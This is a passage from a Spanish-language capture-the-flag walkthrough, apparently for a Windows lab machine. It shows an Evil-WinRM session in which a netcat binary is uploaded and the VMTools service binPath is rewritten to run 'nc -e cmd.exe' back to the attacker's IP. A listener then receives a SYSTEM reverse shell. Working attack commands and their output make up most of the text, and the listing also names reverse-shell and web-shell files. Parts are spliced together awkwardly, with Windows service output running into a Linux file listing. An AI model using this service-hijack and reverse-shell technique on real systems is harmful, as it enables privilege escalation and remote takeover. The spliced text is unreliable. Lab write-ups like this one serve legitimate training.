Data: 37544 bytes of 37544 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer> dir


    Directory: C:\Users\svc-printer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        5/26/2021   2:05 AM                Desktop
d-r---        5/26/2021   1:51 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos
-a----        3/20/2025   2:49 PM          28160 netcato.exe
```

Seguimos el tutorial de la página , pero claro, se me ha olvidado adaptar la ruta y he de repetir la comanda, recordar revisar.

```
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config VMTools binPath="C:\Users\aarti\Documents\nc.exe -e cmd.exe 10.10.16.6 1234"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer>
```

```
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config VMTools binPath="C:\Users\svc-printer\netcato.exe -e cmd.exe 10.10.16.6 1234"
[SC] ChangeServiceConfig SUCCESS
```

Conseguimos esa reverse shell como root.


[SC] ChangeServiceConfig SUCCESS
Evil-WinRM PS C:\Users\svc-printer> nc.exe stop VMTools
The term 'nc.exe' is not recognized as the name of a cmdlet, function, script file
correct and try again.
At line:1 char:1
+ nc.exe stop VMTools
+ ~~~~~~
+ CategoryInfo : ObjectNotFound: (nc.exe:String) [], CommandNotFoundE
+ FullyQualifiedErrorId : CommandNotFoundException
Evil-WinRM PS C:\Users\svc-printer> sc.exe stop VMTools
SERVICE_NAME: VMTools
TYPE : 10 WIN32_OWN_PROCESS
STATE : 1 STOPPED
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
Evil-WinRM PS C:\Users\svc-printer> sc.exe start VMTools
-rw-rw-r-- 1 jouker jouker 5492 feb 19 11:15 php-reverse-
-rw-rw-r-- 1 jouker jouker 69175 feb 17 23:26 windows-expl
-rw-rw-r-- 1 jouker jouker 2876 feb 17 23:13 shell.aspx
-rw-rw-r-- 1 jouker jouker 3344 feb 17 21:20 lab_Joukerr.
drwxr-xr-x 3 jouker jouker 4096 feb 14 11:39 Escritorio
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Documentos
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Imágenes
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Música
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Plantillas
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Público
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 Vídeos
-rwxrwxrwx 1 jouker jouker 839912 feb 2 14:12 linpeas.sh
(jouker㉿joukerm)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.108] 62317
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>